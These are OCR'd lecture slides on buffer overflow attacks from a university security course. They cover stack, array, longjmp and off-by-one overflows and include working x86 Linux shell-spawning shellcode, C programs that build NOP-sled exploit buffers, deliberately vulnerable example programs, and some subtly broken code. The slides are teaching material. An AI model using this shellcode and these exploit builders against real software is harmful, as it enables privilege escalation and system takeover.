  - x/16x 0x804997c: print 16 words at the specified address

Buffer Overflows

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Buffer overflows are one of the most popular type of attacks
  - Architecture/OS version dependant
  - Can be exploited both locally and remotely
  - Can modify both the data flow and the control flow of an application
- Recent tools have made the process of exploiting buffer overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
  - Some of these mechanisms have found their way to mainstream operating system (non executable stack, layout randomization)

A Family of Attacks

- Stack-based overflows
  - Return address overflow
  - Jump into libc
  - Off-by-one
- Heap overflows
- Integer overflows


Stack Overflow

- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

Buffer Overflow

Shell invocation code

Top of memory (FFFF)



Bottom of memory (0000)

“Overflowing” Functions

- gets() – note that data cannot contain newlines or EOFs
  - void main() {
    char buf[512];
    gets(buf);}
- strcpy(), strcat()
  - int main(int argc, char ** argv) {
    char buf[512];
    strcpy(buf, argv[1]);}
- sprintf(), vsprintf(), scanf(), sscanf(), fscanf()
  - void main() {
    char buf[512];
    sprintf(buf, “Debug: program %s is starting\n”, argv[0]);}
- and also your own custom input routines…

How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
  - Assembly instructions
  - Operating system calls
  - Alignment
- Linux buffer overflows explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7)

Generating The Payload: The Shell Code

```
void main() {
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
        exit(0);
}
```

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in linux)

System Calls

- int execve (char *filename,
  char *argv [],
  char *envp[])
  - Value 0xb in EAX (index in syscall table)
  - Address of the program name in EBX ("/bin/sh")
  - Address of the null-terminated argv vector in ECX (addr of "/bin/sh", NULL)
  - Address of the null-terminated envp vector in EDX (e.g., NULL)
  - Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls and has been introduced in Linux since 2.5 kernels)
- void exit(int status)
  - Value 0x1 in EAX
  - Exit code in EBX
  - Call int 0x80

Shell Code

- We need the null-terminated string "/bin/sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)
  - We will reuse the null pointer at the end of argv

execve Args

```
addr +
0123456789ABCDEF
/bin/sh0addr0000
```

Pointer to null word (null argv[1] and envp[0])

Pointer to null-terminated /bin/sh (argv[0])

Null-terminated /bin/sh (filename)


Invoking the System Calls

- Copy 0xb into the EAX register
- Copy the address of the string "/bin/sh" into the EBX register
- Copy the address of the address of "/bin/sh" into the ECX register (addr + 8)
- Copy the address of the null word into the EDX register
- Execute the int $0x80 instruction
- Copy 0x1 into the EAX register
- Copy 0x0 into the EBX register
- Execute the int $0x80 instruction

The String Address

- The position of the code is unknown
- We need a way to find out "where we are" in memory
- The "call" instruction saves the IP on the stack and jumps to the destination address
- If we use a "jmp" instruction to a "call" instruction that jumps back to the instruction right after the jump, we have the address of the instruction after the "call" instruction on the stack
- Let's put a "call" instruction right before the "/bin/sh" string

The String Address



The Shell Code

```
jmp     0x2a            # 2 bytes jumps 42 bytes forward to the call instr
popl    %esi            # 1 byte  saves "/bin/sh" address in ESI
movb    $0x0,0x7(%esi)  # 4 bytes puts the '\0' after "/bin/sh"
movl    %esi,0x8(%esi)  # 3 bytes addr of "/bin/shell" after "/bin/shell\0"
movl    $0x0,0xc(%esi)  # 7 bytes puts a zero word after "/bin/sh\0addr"
movl    $0xb,%eax       # 5 bytes syscall index for execve in EAX
movl    %esi,%ebx       # 2 bytes puts the address of "/bin/sh\0" in EBX
leal    0x8(%esi),%ecx  # 3 bytes puts the address of the argv in ECX
leal    0xc(%esi),%edx  # 3 bytes puts the address NULL pointer (envp) in EDX
int     $0x80           # 2 bytes calls execve
movl    $0x1, %eax      # 5 bytes syscall index for exit in EAX
movl    $0x0, %ebx      # 5 bytes return value in EBX
int     $0x80           # 2 bytes calls exit
call    -0x2f           # 5 bytes (-47 bytes back)
.string \"/bin/sh\"     # 8 bytes /bin/sh\0
```

Testing the Shell Code

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

   void main() {
      int (*shell)();

      shell=shellcode;
      shell();
   }
vigna@localhost~: ./testsc
bash$
```



Fixing the Shell Code

- The shell code is usually copied into a string buffer
- Any null byte in the shell code would stop the copying procedure
- Null bytes must be eliminated
  - `movb $0x0,0x7(%esi)` and `movl $0x0,0xc(%esi)` become
    - ```
      xorl %eax,%eax
      movb %eax,0x7(%esi)
      movl %eax,0xc(%esi)
      ```
  - `movl $0xb,%eax` becomes
    - `movb $0xb,%al`
  - `movl $0x1,%eax` and `movl $0x0,%ebx` become
    - ```
      xorl %ebx,%ebx
      movl %ebx,%eax
      inc  %eax
      ```

Executing the Shell Code

```
char shellcode[] =
           "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
           "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
           "\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string; // long_ptr initialized to
                                          // large_string
  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer; // large_string filled with buffer addr

     for (i = 0; i < strlen(shellcode); i++) // Beginning of large_string
                                             // initialized with shell code
        large_string[i] = shellcode[i];

     strcpy(buffer,large_string); // actual overflow
}
```


Executing the Shell Code



Guessing the Buffer Address


- In most cases the address of the buffer is not known
- It has to be "guessed" (and the guess must be VERY precise)
- The stack address of a program can be obtained by using the function

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
```

- Given the same environment and knowing the size of command-line parameters, the address of the stack can be roughly guessed
  - Provided that no randomization is applied
- We also have to guess the offset of the buffer with respect to the stack pointer

NOP Sled

Use a series of NOPs at the beginning of the overflowing buffer so that the jump does not need to be too precise (aka no-operation sled)



Example

- We want to exploit the following program:

```
void main(int argc, char *argv[]) {
     char buffer[512];

     if (argc > 1)
       strcpy(buffer, argv[1]);
}
```

- The only information available is the buffer size (every time a string that is bigger than 512 characters is passed as a parameter, the program dies with a segmentation fault)

Creating the "Egg"

```
#define OFFSET 0
#define BSIZE 612 // Buffer length (> 512)
#define NOP 0x90
char shellcode[] = "\xeb\x1f...\x0b"
                   "\x80... \xff/bin/sh";
unsigned long get_sp(void) {
      __asm__("movl %esp,%eax");
    }
void main() {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=OFFSET, i;
  if (argv[1] != NULL)
    offset = atoi(argv[1]);
  /* Creates the attack buffer */
  buff = malloc(BSIZE);
  /* Gets the SP and computes the offset */
  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);
  addr_ptr = (long *) buff;
  /* Initializes buff with the chosen
    address */
  for (i = 0; i < BSIZE; i+=4)
    *(addr_ptr++) = addr;
  /* Fills the first half of the buffer with
    NOP instructions */
  for (i = 0; i < BSIZE/2; i++)
    buff[i] = NOP;
  /* Adds the shell code between the NOP
    sled and the address */
  ptr = buff + ((BSIZE/2) -
    (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';

  /* Puts the EGG variable in the
    environment an starts a shell */
  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Delivering the "Egg"

```
% create_egg
% vulnerable_program $EGG
#
```


Overflowing Small Buffers

- A buffer could be too small to contain the shell code
- If the program has access to the parent process environment
  - Place the "egg" in an environment variable
  - Pass an overflowing string containing the address of the environment variable
- Advantage: the "egg" can be as big as desired

Creating the "Egg" in the Environment

```
#define OFFSET 0
/* Size of the overlowing buffer */
#define BSIZE 612 /* > 512 */
/* Size of the egg */
#define EGGSIZE 2048
/* No operation instruction */
#define NOP 0x90
char shellcode[] = "\xeb ... /bin/sh";
/* Returns the stack pointer */
unsigned long get_sp(void)
{ __asm__("movl %esp,%eax");
}
int main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int i, offset=OFFSET;
  if (argv[1] != NULL)
      offset = atoi(argv[1]);
  /* Creates the attack buffer */
  buff = malloc(BSIZE);
  /* Creates the egg */
  egg = malloc(EGGSIZE);
```

```
/* Gets the stack pointer and subtract
the offset.
This is the address that will overwrite
the legitimate return address */
  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);
 ptr = buff;
  addr_ptr = (long *) ptr;
 for (i = 0; i < BSIZE; i+=4)
   *(addr_ptr++) = addr;
 /* Now it fills in the egg */
 ptr = egg;
 for (i = 0; i < EGGSIZE -
     strlen(shellcode) -1; i++)
   *(ptr++) = NOP;
 for (i = 0; i < strlen(shellcode); i++)
   *(ptr++) = shellcode[i];
 buff[BSIZE - 1] = '\0';
  egg[EGGSIZE -1] = '\0';
  memcpy(egg, "EGG=",4);
  putenv(egg);
  memcpy(buff, "RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```


Delivering the "Egg" Through the Environment

```
% ./create_env_egg
% env
  USER=vigna
  MACHTYPE=i386-redhat-linux-gnu
  EGG=[…binary garbage]ë-^‰v1À^F‰FÍ€1Û‰Ø@Í€èÜÿÿÿ/bin/sh
  MAIL=/var/spool/mail/vigna
  INPUTRC=/etc/inputrc
  RET=öÿ¿öÿ¿öÿ¿[… repeated many times…]¿öÿ¿¿öÿ
  BASH_ENV=/home/vigna/.bashrc
  LANG=en_US
  DISPLAY=:0
% ./vulnerable_small $RET
#
```

Overwriting Values on the Stack

- Stack-based buffer overflows that affect the return address of a function are only the most obvious source of problems
- Any reference to a value that can be overwritten can raise a security vulnerability
  - Changing the value of a variable
    - Pointers to strings (e.g., "/tmp/tempfile.txt" becomes "/etc/shadow")
    - Integer values (e.g., value of the uid variable that is passed to setuid(uid))
  - Changing the value of the saved base pointer
    - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
    - An additional return operation would jump to a destination selected by the attacker
  - Changing the value of a function pointer

Other Advanced Attacks

- Longjump overflows
  - By overflowing the information that setjump() stores (e.g., base pointer and program counter) it is possible to jump to arbitrary code
- Array overflows
  - Exploit code that uses user-provided input as an index in an array
- Off-by-one overflows
  - Exploit situations in which only a single byte can be overwritten

Other Advanced Attacks

- Non-terminated string overflow
  - If a string under the attacker's control is not null-terminated, a subsequent strcpy() may cause an overflow
- Integer overflows
  - Exploit mistakes in the use of (signed, unsigned) integer values
- Return into libc
  - Allows to bypass non-executable stack protection by jumping directly into functions in the libc library

DATA and BSS Overflows

- Variables and function pointers in the DATA and BSS segments can be the target of a buffer overflow attack (sometimes these attacks are called "heap overflows")

```
#define MAX_STR_LENGTH 16
/* These variables will be allocated in the BSS */
static char buffer[MAX_STR_LENGTH];
static char *filename;
int main(int argc, char *argv[])
{
  int fd = 0, count = 0;
  char read_buf[BUFSIZE];
  filename = argv[1];
  checkfile(filename);
  strcpy(buffer, argv[2]);
  fd = open(filename, O_RDONLY);
  do {
      count = read(fd, read_buf, BUFSIZE);
      write(0, read_buf, count);
  } while(count == BUFSIZE);
  return 0;
}
```

Exploiting Long Jumps

- setjump() and longjump() are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
  - Similar to a "goto" that restores the program state
- A setjump() call saves the context of a program in a data structure
  - When used to save the environment, setjmp(env) returns 0
- A longjump() call restores the context of the program to its original state
  - When longjump(env, x) is called, it is as if setjmp(env) returned x
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```
int main(int argc, char *argv[]){
  jmp_buf env;
  int i;

  if (setjmp(env) != 0) {
    printf("i = %d\n", i);
    exit(0);
  }
  else {
    printf("i = %d\n", i);
    f1(env);
  }

  return 0;
}
```

```
void f2(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR2);
    /* unreachable */
  }
  else
    return;
}
void f1(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR1);
    /* unreachable */
  }
  else
    f2(e);
}
```

jmp_buf Implementation

```
typedef int __jmp_buf[6];

# define JB_BX   0
# define JB_SI   1
# define JB_DI   2
# define JB_BP   3
# define JB_SP   4
# define JB_PC   5
# define JB_SIZE 24

/* Calling environment, plus possibly a saved signal mask.  */
typedef struct __jmp_buf_tag
  {
    __jmp_buf __jmpbuf;      /* Calling environment.  */
    int __mask_was_saved;    /* Saved the signal mask? */
    __sigset_t __saved_mask; /* Saved signal mask.  */
  } jmp_buf[1];
```


jmp_buf Implementation

```
longjmp(env, i) ->

movl i, %eax                     /* return i */
movl env.__jmpbuf[JB_BP], %ebp   /* restore base ptr */
movl env.__jmpbuf[JB_SP], %esp   /* restore stack ptr */
jmp  (env.__jmpbuf[JB_PC])       /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data it is possible to modify the control flow of an application
- The exploit requires:
  - A setjmp(env)
  - An overflow attack that overwrites env
    - Set target PC value to start of shell code
    - Set stored BP and SP so that shell code has legal memory area for stack operations
  - A call to longjmp(env, x)

Array Overflows

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  int array[8];
  int index;
  int value;
  index = (int) strtol(argv[1], NULL, 10);
  value = (int) strtoul(argv[2], NULL, 16);
  array[index] = value;
  return 0;
}

% egg_create
shellcode is at 0xbffff5fe
$ ./arrayoverflow 11 0xbffff5fe
#
```


Off-by-one Overflows


- These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
- Can be used to modify the least significant byte of pointers
- "Frame Pointer Overwrite" by klog, Phrack Magazine, 9(55), 1999


Example

```
#include <stdio.h>

func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)     /* BUG */
    buffer[i]=sm[i];
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("missing args\n");
    exit(-1);
  }

  func(argv[1]);

  return 0;
}
```



func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
    buffer[i]=sm[i];
}

movl %ebp, %esp
popl %ebp
ret
```







func() Epilogue
func(char *sm) {
char buffer[256];
int i;
for(i = 0; i <= 256; i++)
buffer[i]=sm[i];
}
movl %ebp, %esp
popl %ebp
ret
argc
argv
saved_eip
saved_ebp
Buffer[255]
Buffer[254]
Buffer[0]
Int i
free
main()
func()
esp
ebp
pc
Giovanni Vigna, Advanced Topics in Security



func() Epilogue
func(char *sm) {
char buffer[256];
int i;
for(i = 0; i <= 256; i++)
buffer[i]=sm[i];
}
movl %ebp, %esp
popl %ebp
ret
argc
argv
saved_eip
saved_ebp
Buffer[255]
Buffer[254]
Buffer[0]
Int i
free
main()
func()
esp
ebp
pc
Giovanni Vigna, Advanced Topics in Security


func() Epilogue
func(char *sm) {
char buffer[256];
int i;
for(i = 0; i <= 256; i++)
buffer[i]=sm[i];
}
movl %ebp, %esp
popl %ebp
ret
main: return 0
(saved_eip)
argc
argv
saved eip
saved ebp
Buffer[255]
Buffer[254]
Buffer[0]
Int i
free
main()
func()
esp
ebp
pc
Giovanni Vigna, Advanced Topics in Security


Stack before returning func()
argc
argv
saved_eip
saved_ebp
buffer[255]
buffer[254]
buffer[0]
int i
main()
func()
buffer[256]
Giovanni Vigna, Advanced Topics in Security


Tracking The Frame Pointer

- movl %ebp, %esp
  - Stack pointer takes frame pointer's value
- popl %ebp
  - Stack pointer is now (frame pointer + 4 bytes)
- ret
  - The saved program counter is popped from the stack
  - Program counter becomes *(frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- In the example shown before the attack buffer is:
  - nops
  - shellcode
  - &shellcode
  - Lowest order byte of frame pointer

Smashing the Frame Pointer



Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (esp) at start of `func()` with debugger

```
(gdb) disassemble func
   Dump of assembler code for function func:
   0x8048134 <func>:        pushl  %ebp
   0x8048135 <func+1>:      movl   %esp,%ebp
   0x8048137 <func+3>:      subl   $0x104,%esp
   0x804813d <func+9>:      nop
(gdb) break *0x804813d
   Breakpoint 1 at 0x804813d
(gdb) info register esp
   esp            0xbffffc60       0xbffffc60
```

- &buffer = esp + 4 // the size of 'int i'


Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
  - Add 256 bytes to account for the buffer length
  - Subtract 4 bytes for size of pointer
- &&shellcode = 0xbffffc64 + 0x100 - 0x04 = 0xbffffd60

Computing the Overflowing Byte and &shellcode

